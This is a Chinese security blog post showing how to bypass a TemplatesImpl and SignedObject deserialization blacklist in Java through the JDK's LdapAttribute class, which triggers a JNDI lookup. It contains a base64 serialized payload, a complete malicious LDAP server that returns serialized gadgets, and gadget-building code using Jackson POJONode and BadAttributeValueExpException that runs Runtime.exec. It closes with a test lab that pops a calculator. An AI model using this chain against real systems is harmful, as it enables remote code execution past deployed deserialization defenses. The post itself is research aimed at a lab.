no-templates

Base64 序列化数据

ZGUuQmFzZUpzb25Ob2RlAAAAAAAAAAAECAAB4cHNyAB9jb20uc3VuLmpuZGkubGRhcC5MZGFwQXR0cmlidXRlxHtrAqYFg8ADAANMAApiY
XNlQ3R4RW52dAAVTGphdmEvdXRpbC9IYXNodGFibGU7TAAKYmFzZUN0eFVSTHEAfgAFTAADcmRudAATTGphdmF4L25hbWluZy9OYW1lO3
hyACVqYXZheC5uYW1pbmcuZGlyZWN0b3J5LkJhc2ljQXR0cmlidXRlXZXTKmaFZb4DAAJaAAdvcmRlcmVkTAAGYXR0cklEcQB+AAV4cAB0AANl
eHB3BAAAAAB4cHQAFmxkYXA6Ly8xMjcuMC4wLjE6MTM4OS9zcgAaamF2YXgubmFtaW5nLkNvbXBvc2l0ZU5hbWUXJRpLk9Z6/gMAAHhwd
wQAAAACdAABYXQAAWJ4eA==

提交

使用JDK类绕过TemplatesImpl黑名单

原创 Y4Sec Team Y4Sec Team

0x00 介绍

一次挖洞过程中，遇到了 TemplatesImpl resolveClass 黑名单，后来想起 RWCTF 中的一道题目，成功绕过该黑名单。于是和大家分享这个思路，并编写了对应的环境和靶机，希望大家可以有所收获

这个黑名单内容如下

```
private static final List<Object> BLACKLIST = Arrays.asList(
        "java.security.SignedObject",
        "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet",
        "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
        "com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter"
);
```

可以看到 SignedObject 也加入了黑名单中，在先知中已有文章说明如果通过 SignedObject#getObject 方法进行二次反序列化

0x01 分析

TemplatesImpl 链是一般调用栈如下

```
-> getOutputProperties
-> newTransformer
-> getTransletInstance
-> defineTransletClasses
-> defineClass
```

调用 getter 后最终调用 defineClass 加载了反射设置的 _bytecodes

最常见的两个链，底层都是TemplateImpl

（1）CB 链 - 最新版的 CB 链仍然能够利用，实战价值较大

（2）Jackson 链 - 能打 SpringBoot 默认原生反序列化的链

以 CB 链为例，调用 getOutputProperties 方法的过程如下：BeanComparator 类 compare 方法调用已设置属性的 getter 方法，当对象位 TemplateImpl 且属性是 outputProperties 时完成整个链

```
getOutputProperties:507, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
// ...
getSimpleProperty:1279, PropertyUtilsBean (org.apache.commons.beanutils)
getNestedProperty:809, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:885, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:464, PropertyUtils (org.apache.commons.beanutils)
compare:163, BeanComparator (org.apache.commons.beanutils)
```

不难看出，这里只要是一个 getter 触发点即可
BeanComparator#compare -> AnyObject#getAny-> RCE
再来看 Jackson POJONode 原生链

```
getOutputProperties:507, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
// ...
serialize:115, POJONode (com.fasterxml.jackson.databind.node)
// ...
writeValueAsString:1140, ObjectWriter (com.fasterxml.jackson.databind)
// ...
nodeToString:34, InternalNodeMapper (com.fasterxml.jackson.databind.node)
toString:68, BaseJsonNode (com.fasterxml.jackson.databind.node)
readObject:86, BadAttributeValueExpException (javax.management)
```

POJONode 父类 BaseJsonNode 包含 toString 方法，通过 Bad...Exception 触发。在 Jackson 中把对象序列化到 JSON 字符串的方法是 ObjectMapper#writeValueAsString
在 POJONode 的 serialize 方法 中，如果目标类型不是 Json Serializable 将会进入 defaultSerializaValu e 方法

```
{
    if (_value == null) {
        ctxt.defaultSerializeNull(gen);
    } else if (_value instanceof JsonSerializable) {
        ((JsonSerializable) _value).serialize(gen, ctxt);
    } else {
        // 25-May-2018, tatu: [databind#1991] do not call via generator but through context;
        //    this to preserve contextual information
        ctxt.defaultSerializeValue(_value, gen);   gen: WriterBasedJsonGenerator@1432   ctxt:
    }
```

Y4Sec Team

最终在 BeanSerializerBase#serializeFields 中遍历所有属性，反射调用其 getter 方法

```
for (final int len = props.length; i < len; ++i) {   len: 3
    BeanPropertyWriter prop = props[i];   props: BeanPropertyWriter[3]@1866
    if (prop != null) { // can have nulls in filtered list
        prop.serializeAsField(bean, gen, provider);   bean: TemplatesImpl@1426
    }
}
```

Y4Sec Team

可以看出，无论 CB 还是 Jackson 原生链，底层逻辑一致：寻找一个可以导致 RCE 的 getter 方法和类即可

0x02 寻找类

寻找一个可以导致 RCE 的 getter 方法和类
能想到比较有可能思路大概有：getConnection -> ctx.lookup -> JNDI
遗憾这种思路可能存在于第三方库中，在 JDK 中找不到符合的
在 RWCTF 中，出题师傅发现 com.sun.jndi.ldap.LdapAttribute 类存在 getter 可以导致 JNDI 注入，这个类从低版本 JDK 到 8 都适用
该类中存在两处 getter 可以调用传统的 ctx.lookup 方法

```
no usages
public DirContext getAttributeSyntaxDefinition() throws NamingException {
    DirContext var1 = this.getBaseCtx().getSchema(this.rdn);
    DirContext var2 = (DirContext) var1.lookup( name: "AttributeDefinition/" + this.getID());
    Attribute var3 = var2.getAttributes( name: "").get("SYNTAX");
    if (var3 != null && var3.size() != 0) {
        String var4 = (String) var3.get();
        return (DirContext) var1.lookup( name: "SyntaxDefinition/" + var4);
    } else {
        throw new NameNotFoundException(this.getID() + "does not have a syntax associated with it");
    }
}

no usages
public DirContext getAttributeDefinition() throws NamingException {
    DirContext var1 = this.getBaseCtx().getSchema(this.rdn);
    return (DirContext) var1.lookup( name: "AttributeDefinition/" + this.getID());
}
```

Y4Sec Team

然而这两个方法的 lookup 内容并不完全可控，因此无法利用
这里利用的是 java.naming.provider.url 属性，通过 getBaseCtx 方法设置 JNDI 的环境属性，再通过 getAttributeDefinition 调用 c_lookup

```
2 usages
private DirContext getBaseCtx() throws NamingException {
    if (this.baseCtx == null) {
        if (this.baseCtxEnv == null) {
            this.baseCtxEnv = new Hashtable( initialCapacity: 3);
        }

        this.baseCtxEnv.put("java.naming.factory.initial", "com.sun.jndi.ldap.LdapCtxFactory");
        this.baseCtxEnv.put("java.naming.provider.url", this.baseCtxURL);
        this.baseCtx = new InitialDirContext(this.baseCtxEnv);
    }

    return this.baseCtx;
}
```

Y4Sec Team

而漏洞的出发点，还在 getAttributeDefinition 方法中，但不再是 lookup 方法，而是 getBaseCtx 后通过 getSchema 触发
在 LdapCtxFactory 的 getInitialContext 方法中，读取了 JDNI Env 设置的 java.naming.provider.url 属性

```
1 usage
public Context getInitialContext(Hashtable<?, ?> var1) throws NamingException {   var1:  size = 2
    try {
        String var2 = var1 != null ? (String) var1.get("java.naming.provider.url") : null;   var2
        if (var2 == null) {
            return new LdapCtx( s: "",  s1: "localhost",  i: 389, var1,  b: false);
        } else {
            String[] var5 = LdapURL.fromList(var2);   var2 (slot_2): "ldap://127.0.0.1:1389/"
            if (var5.length == 0) {
                throw new ConfigurationException("java.naming.provider.url property does not cont
            } else {
                return getLdapCtxInstance(var5, var1);   var5 (slot_3): ["ldap://127.0.0....."]
            }
        }
```

Y4Sec Team


```
no usages
public static DirContext getLdapCtxInstance(Object var0, Hashtable<?, ?> var1) throws NamingException {
    if (var0 instanceof String) {
        return getUsingURL((String) var0, var1);
    } else if (var0 instanceof String[]) {
        return getUsingURLs((String[]) ((String[]) var0), var1);
    } else {
        throw new IllegalArgumentException("argument must be an LDAP URL String or array of them");
    }
}
```

Y4Sec Team


在getUsingURLs 方法，一步步进入 LdapCtx 构造方法，通过 socket 与原创 LDAP 服务端建立了连接
在 getSchema 方法时，可以进入 LdapCtx#c_lookup 方法

```
c_lookup:1017, LdapCtx (com.sun.jndi.ldap)
c_resolveIntermediate_nns:168, ComponentContext (com.sun.jndi.toolkit.ctx)
c_resolveIntermediate_nns:359, AtomicContext (com.sun.jndi.toolkit.ctx)
p_resolveIntermediate:397, ComponentContext (com.sun.jndi.toolkit.ctx)
p_getSchema:432, ComponentDirContext (com.sun.jndi.toolkit.ctx)
getSchema:422, PartialCompositeDirContext (com.sun.jndi.toolkit.ctx)
getSchema:210, InitialDirContext (javax.naming.directory)
getAttributeDefinition:207, LdapAttribute (com.sun.jndi.ldap)
```


当 LDAP Server 返回的 javaClassName 不为空时进入 decodeObject



当 javaSerializedData 数据不为空时，进入反序列化对象的方法



最终可以再次触发反序列化



另外，普通的 ctx.lookup 触发的点也是 c_lookup（调用栈如下）

```
c_lookup:1017, LdapCtx (com.sun.jndi.ldap)
p_lookup:542, ComponentContext (com.sun.jndi.toolkit.ctx)
lookup:177, PartialCompositeContext (com.sun.jndi.toolkit.ctx)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:94, ldapURLContext (com.sun.jndi.url.ldap)
lookup:417, InitialContext (javax.naming)
```

总结：LdapAttribute 这条链如下

```
LdapAttribute # getAttributeDefinition
   this.getBaseCtx()
LdapAttribute # getBaseCtx
  this.baseCtxEnv.put("java.naming.provider.url", this.baseCtxURL);
  this.baseCtx = new InitialDirContext(this.baseCtxEnv);
LdapAttribute # getAttributeDefinition
  baseCtx.getSchema(this.rdn)
LdapCtx # c_lookup
Obj # deserializeObject
```

该绕过不仅可以在低版本 JDK 复现，在高版本 JDK 中也适用

0x03 复现

在复现之前，存在最后一个问题，为什么可以绕过黑名单
resolveClass 方法的作用是根据类的名称获取对应的 Class 对象，并通过类加载器加载该类。重写 resolveClass 方法的作用范围是使用了该 ObjectInputStream 类进行 readObject 操作时。不会影响到其他 ObjectInputStream 的 readObject 操作
简单来说，外层的黑名单不负责内部 readObject 操作的安全

```
new ObjectInputStream(
        new ByteArrayInputStream(byteArrayOutputStream.toByteArray())) {
    @Override
    protected Class<?> resolveClass(ObjectStreamClass desc)
            throws IOException, ClassNotFoundException {
        System.out.println(desc.getName());
        return super.resolveClass(desc);
    }
}.readObject();
```

一次反序列化经过 resolveClass 的所有类如下

```
javax.management.BadAttributeValueExpException
java.lang.Exception
java.lang.Throwable
[Ljava.lang.StackTraceElement;
java.lang.StackTraceElement
java.util.Collections$UnmodifiableList
java.util.Collections$UnmodifiableCollection
java.util.ArrayList
com.fasterxml.jackson.databind.node.POJONode
com.fasterxml.jackson.databind.node.ValueNode
com.fasterxml.jackson.databind.node.BaseJsonNode
com.sun.jndi.ldap.LdapAttribute
javax.naming.directory.BasicAttribute
javax.naming.CompositeName
```

如果想要复现这个绕过，我们需要自行写一个 LdapServer

```java
public class LDAPServer {
    private static final String LDAP_BASE = "dc=example,dc=com";

    public static void main(String[] args) {
        int port = 1389;
        try {
            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen",
                    InetAddress.getByName("0.0.0.0"),
                    port,
                    ServerSocketFactory.getDefault(),
                    SocketFactory.getDefault(),
                    (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterceptor());
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            System.out.println("Listening on 0.0.0.0:" + port);
            ds.startListening();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static class OperationInterceptor extends InMemoryOperationInterceptor {
        @Override
        public void processSearchResult(InMemoryInterceptedSearchResult result) {
            String base = result.getRequest().getBaseDN();

            Entry entry = new Entry(base);
            entry.addAttribute("javaClassName", "Y4Sec");
            try {
                entry.addAttribute("javaSerializedData", JacksonTemplatePayload.getData());
                result.sendSearchEntry(entry);
                result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
                System.out.println("Send javaSerializedData");
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}
```

构建链的部分代码，替换了 getter 部分即可


```java
public static void main(String[] args) throws Exception {
    CtClass ctClass = ClassPool.getDefault().get("com.fasterxml.jackson.databind.node.BaseJsonNode");
    CtMethod writeReplace = ctClass.getDeclaredMethod("writeReplace");
    ctClass.removeMethod(writeReplace);
    ctClass.toClass();

    POJONode node = new POJONode(getGadgetObj());
    BadAttributeValueExpException val = new BadAttributeValueExpException(null);
    Field valfield = val.getClass().getDeclaredField("val");
    valfield.setAccessible(true);
    valfield.set(val, node);
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(byteArrayOutputStream);
    oos.writeObject(val);
    System.out.println(new String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray())));
}

public static BasicAttribute getGadgetObj() {
    try {
        Class clazz = Class.forName("com.sun.jndi.ldap.LdapAttribute");
        Constructor clazz_cons = clazz.getDeclaredConstructor(new Class[]{String.class});
        clazz_cons.setAccessible(true);
        BasicAttribute la = (BasicAttribute) clazz_cons.newInstance(new Object[]{"exp"});
        Field bcu_fi = clazz.getDeclaredField("baseCtxURL");
        bcu_fi.setAccessible(true);
        bcu_fi.set(la, "ldap://127.0.0.1:1389/");
        CompositeName cn = new CompositeName();
        cn.add("a");
        cn.add("b");
        Field rdn_fi = clazz.getDeclaredField("rdn");
        rdn_fi.setAccessible(true);
        rdn_fi.set(la, cn);
        return la;
    } catch (Exception e) {
        e.printStackTrace();
    }
    return null;
}
```

在 LdapServer 中使用正常的 Jackson TemplatesImpl Gadget
该例子中 SignedObject 已经拉黑，该类也可以结合 POJONode 来利用（如果目标拉黑 TemplatesImpl 但是没拉黑 SignedObject 适用）


```java
public static void main(String[] args) throws Exception {
    List<Object> list = new ArrayList<>();

    ClassPool pool = ClassPool.getDefault();
    CtClass ctClass = pool.makeClass("a");
    CtClass superClass = pool.get(AbstractTranslet.class.getName());
    ctClass.setSuperclass(superClass);
    CtConstructor constructor = new CtConstructor(new CtClass[]{}, ctClass);

    constructor.setBody("Runtime.getRuntime().exec(\"calc.exe\");");
    ctClass.addConstructor(constructor);
    byte[] bytes = ctClass.toBytecode();
    TemplatesImpl templatesImpl = new TemplatesImpl();
    setFieldValue(templatesImpl, "_bytecodes", new byte[][]{bytes});
    setFieldValue(templatesImpl, "_name", "y4sec");
    setFieldValue(templatesImpl, "_tfactory", null);

    ctClass = ClassPool.getDefault().get("com.fasterxml.jackson.databind.node.BaseJsonNode");
    CtMethod writeReplace = ctClass.getDeclaredMethod("writeReplace");
    ctClass.removeMethod(writeReplace);
    ctClass.toClass();

    POJONode jsonNodes = new POJONode(templatesImpl);

    BadAttributeValueExpException exp = new BadAttributeValueExpException(null);
    Field val = Class.forName("javax.management.BadAttributeValueExpException").getDeclaredField("val");
    val.setAccessible(true);
    val.set(exp, jsonNodes);

    list.add(exp);

    KeyPairGenerator kpg = KeyPairGenerator.getInstance("DSA");
    kpg.initialize(1024);
    KeyPair kp = kpg.generateKeyPair();
    SignedObject signedObject = new SignedObject((Serializable) list, kp.getPrivate(),
            Signature.getInstance("DSA"));

    POJONode jsonNodes1 = new POJONode(signedObject);

    BadAttributeValueExpException exp1 = new BadAttributeValueExpException(null);
    val.set(exp1, jsonNodes1);

    ByteArrayOutputStream barr = new ByteArrayOutputStream();
    ObjectOutputStream objectOutputStream = new ObjectOutputStream(barr);
    objectOutputStream.writeObject(exp1);
    FileOutputStream fout = new FileOutputStream("1.ser");
    fout.write(barr.toByteArray());
    fout.close();

    System.out.println(serial(exp1));
}
```

0x04 靶场环境


对于这个问题，我编写了一个靶场，包含了一个 SpringBoot 应用，生成 Gadget 类和 LdapServer 辅助类
完整代码位于
https://github.com/Y4Sec-Team/no-templates
启动 NoTemplatesApplication 应用，使用 JacksonTemplatePayload 类生成普通 TemplatesImpl 链测试，报错该类位于黑名单





使用 SignedObject 二次反序列化绕黑名单同样报错



启动 Ld apServer 后使用 JacksonLdapAttrPayload 生成 Payload 测试







成功弹出计算器